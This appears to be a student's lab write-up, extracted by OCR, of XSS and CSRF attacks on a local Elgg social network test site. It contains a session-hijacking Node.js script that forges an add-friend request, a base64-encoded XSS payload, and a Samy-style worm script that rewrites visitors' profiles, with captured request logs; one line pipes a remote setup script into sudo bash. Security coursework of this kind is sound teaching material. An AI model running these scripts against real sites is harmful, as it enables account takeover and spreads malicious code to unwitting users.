Javascript theme) and we will log sensitive data sent to us.


Design


Step 1.
First let's install Node.js:

```
sudo apt-get install curl
curl --silent --location https://deb.nodesource.com/setup_5.x | sudo
bash -
sudo apt-get install nodejs
```


Step 2.
Next let's spin up a basic Node.js HTTP server and start it on port 8080:








Step 3.
Now we will add the malicious script to our public brief description:



Observation

Now we need to get users to visit Alice's profile, and watch the logs on our HTTP server:



And here is a request being sent from the user's browser:

PART 2 TASK 4

Explanation

In this attack we want to demonstrate that we can forge requests with data collected from the previous task. Our goal is write a server that can issue a request to the social network from another machine and act on behalf of a victim. In this task we will forge a request as Alice and add Boby as her friend. To do this, I have written a basic server in Node.js that issues a GET request to the add friend action endpoint with the appropriate cookie, headers and query parameters set.

Design

Before we begin we must modify the /etc/hosts file of the second machine so we can reach the social network by its domain name:

```
CCIS/cs6740 [ cat /etc/hosts
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change this entry.
##
127.0.0.1       localhost
255.255.255.255 broadcasthost
::1             localhost
127.0.0.1       local.tablelist.com
127.0.0.1       local.nightpro.co

192.168.56.101  www.xsslabelgg.com
CCIS/cs6740 [
```

Step 1.
Next we will write our Node.js server which can issue the request:


attacker_ajax_csrf_index.html | http_server.js | add_friend

```
'use strict';

const http = require('http');

const session = 'ho4pl8ofb6ca503abe1unfhra6';
const token = 'aec440fd3d6c9b0dad1dd0f372e961d6';
const timestamp = '1459481750';

addFriend(session, token, timestamp);

function addFriend(session, token, timestamp) {
  if (!session || !token || !timestamp) return;

  console.log('Adding friend:');
  console.log(session, token, timestamp);

  let params = [
    ['friend', 40],
    ['__elgg_token', encodeURIComponent(token)],
    ['__elgg_ts', encodeURIComponent(timestamp)]
  ];

  let encodedSession = encodeURIComponent(session);
  let encodedParams = params.map(p => p.join('=')).join('&');

  let request = http.request({
    protocol: 'http:',
    host: 'www.xsslabelgg.com',
    port: 80,
    method: 'GET',
    path: `/action/friends/add?${encodedParams}`,
    headers: {
      'Cookie': `Elgg=${encodedSession}`
    }
  });

  request.end();
}
```

This script can be seen at ./pt2_task4/add_friend.js. There is an additional with the same code, but it combines the http server from the previous assignment so it can actually receive stolen credentials from an XSS attack and then immediately send a forged a request.

Step 2.

Make sure Alice's friend list is cleared:




Step 3.

Issue the request from the terminal:

```
CCIS/cs6740 [ node prj3/pt2_task4/add_friend.js
Adding friend:
japhli0pr5f8e3i13rqebm7r20 a11f651a94c0e44ee5ebd66073234077 1459482134
CCIS/cs6740 [
```


<u>Observation</u>

First let's confirm the attack was successful by refreshing Alice's friend list:



Confirmed. Boby shows up in her friends list and there is even a nice banner in the UI letting us know Boby was just added.

Next let's look at the actual request using wireshark from the social networks VM:



Wireshark clearly shows the HTTP request and all the headers and parameters being sent.

PART 2 TASK 5

Explanation


The purpose of task 5 is to set us up for a fully self propagating worm. The idea being, someone visits an infected profile, an action (like adding someone as a friend) is performed, and then their account becomes infected so it can distribute the worm to anyone who visits their profile. In task 5 we are going to demonstrate the first part of this where anyone who visits a specific host (this will be Samy) will become infected and Samy will be added to their friends list. If anyone then visits the victims profile, they will also become friends with Samy but their account will not become infected with the virus that can spread itself. To explain this in a simpler way: Only Samy's account can propagate the worm and infect a user. Anyone who visits an infected user's account will become friends with Samy, but they will not infect anyone else, that will be done in task 6.

Design

This task is quite involved, so here is a brief outline of what we will accomplish:


1. Write a script that will be inserted into Samy's description. This script will infect a profile so anyone who visits the infected profile will become friends with Samy.
2. Write a second script that will become the body of the request that is sent in by the first script. This script will simple write an img tag to the document that will add a user as Samy's friend.
3. To avoid encoding issues, the second script will be base64 encoded so it can live in the first script as a string. When the first script executes, it will decode the second base64 string and send it as the body of the edit profile action.
4. Get people to visit Samy's profile, and then get people to visit infected profiles.

Step 1.
For any of these attacks to work, we need to figure out a way to reliably grab the logged in users GUID, name, timestamp and token. After some investigating in the firebug console I found the Elgg javascript object which contained this data:




The functions interesting to us are:

elgg.get_logged_in_user() and elgg.security.token:



Step 2.

Next we are going to design the script I talked about in bullet point 2 above, the script that will simply grab the logged in user's token and timestamp, and write an img tag to the DOM so we can forge a request on their behalf and add Samy as a friend. The script is in the file ./pt2_task5/worm-d.html:



Step 3.

Next we need to base64 encode this script because it will become the description value in our script that lives on Samy's profile:

```
PHNjcmlwdD5kb2N1bWVudC53cml0ZSgnPGltZyBzcmM9Imh0dHA6Ly93d3cueHNzbGFiZ
WxnZy5jb20vYWN0aW9uL2ZyaWVuZHMvYWRkP2ZyaWVuZD00MiZfX2VsZ2dfdG9rZW49Jy
tlbGdnLnNlY3VyaXR5LnRva2VuLl9fZWxnZ190b2tlbisnJl9fZWxnZ190cz0nK2VsZ2c
uc2VjdXJpdHkudG9rZW4uX19lbGdnX3RzKyciIC8+Jyk8L3NjcmlwdD4=
```

Note: I flattened the script before encoding, removing any new lines and spaces.


Step 4.

Now we need to write the script that will live on Samy's profile. This script will edit the profile description of the logged in user that visits samy's profile. To do this, we will need to grab the users guid, token, timestamp and name. We can do this using the elgg object discussed above. Once we have that information we will construct an XMLHttpRequest and send a POST to the edit profile action. We will decode the base64 encoded script above, and pass that as the value for the description, spreading the worm to their profile. The full script is in ./pt2_task5/worm.js:

```
(function() {
  var user = window.elgg ? elgg.get_logged_in_user_entity() : null;
  if (!user || user.guid === 42) return;

  var token = elgg.security.token.__elgg_token;
  var timestamp = elgg.security.token.__elgg_ts;
  var guid = user.guid;
  var name = user.name;

  var description = atob("PHNjcmlwdD5kb2N1bWVudC53cml0ZSgnPGltZyBzcmM9Imh0dHA6Ly93d3cueHNzbGFiZWxnZy5jb20vYWN0aW9uL2ZyaW

  var body = [
    ['__elgg_token', encodeURIComponent(token)].join('='),
    ['__elgg_ts', encodeURIComponent(timestamp)].join('='),
    ['guid', encodeURIComponent(guid)].join('='),
    ['name', encodeURIComponent(name)].join('='),
    ['description', encodeURIComponent(description)].join('=')
  ];

  var request = new XMLHttpRequest();
  request.withCredentials = true;
  request.open("POST", "http://www.xsslabelgg.com/action/profile/edit", true);
  request.setRequestHeader("Host", "www.xsslabelgg.com");
  request.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  request.setRequestHeader("Cookie", document.cookie);
  request.send(body.join('&'));
})();
```

Step 5.

We will set this script as the value of Samy's public description:



Step 6.

The attack is now in place. We will observe what happens when users visit Samy's profile, and then what happens when users visit an infected profile that is NOT Samy's.

Observation

First let's observe the network requests that take place when Alice (who currently has no friends and no description) visits Samy's profile:

Headers Preview Response Cookies Timing

General

Request URL: http://www.xsslabelgg.com/action/profile/edit
Request Method: POST
Status Code: 302 Found
Remote Address: 192.168.56.101:80

Response Headers view source

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html
Date: Fri, 01 Apr 2016 22:18:31 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=98
Location: http://www.xsslabelgg.com/profile/alice
Pragma: no-cache
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14


Request Headers view source

Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,de;q=0.6,fr;q=0.4,ko;q=0.2,pt;q=0.2,zh-CN;q=0.2,zh;q=0.2,zh-TW;q=0.2,es;q=0.2
Cache-Control: no-cache
Connection: keep-alive
Content-Length: 353
Content-Type: application/x-www-form-urlencoded
Cookie: gvc=913vr2070253001004971; gvc=915vr2070272229416092; Elgg=4i12pg6ku753epbmil8r2mtrd1
Host: www.xsslabelgg.com
Origin: http://www.xsslabelgg.com
Pragma: no-cache
Referer: http://www.xsslabelgg.com/profile/samy
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.110 Safari/537.36


Form Data view source view URL encoded

__elgg_token: 9d0b60ab3d389887e2bcd9d070c29b56
__elgg_ts: 1459549111
guid: 39
name: Alice
description: <script>document.write('')</script>

We can see that a request was made to the /profile/edit endpoint and the form data seems to have an elgg token and timestamp, Alice's name, and the decoded version of that script which we encoded as base64 string. So far so good, but let's confirm her description has been infected:




Sure enough, it has. Now let's check her friends list:




And look at that, Samy is now her friend.

Okay so we know someone can be infected by visiting Samy's profile, but now we need to see what happens when a user visits an infected profile that is not Samy. Let's login as Boby and search for Alice. First let's confirm Boby is only friends with Alice up to this point:



Now let's click into Alice's profile and observe the network requests that are made:



We immediately see the "broken" image. Now let's look at what request the browser tried to make:

× Headers Preview Response Cookies Timing

▼ General

Request URL: http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_token=edb904381d03f4f75fc9fcaed7595d4c&__elgg_ts=1459549678
Request Method: GET
Status Code: 302 Found
Remote Address: 192.168.56.101:80

▼ Response Headers view source

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html
Date: Fri, 01 Apr 2016 22:27:58 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=99
Location: http://www.xsslabelgg.com/profile/alice
Pragma: no-cache
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14

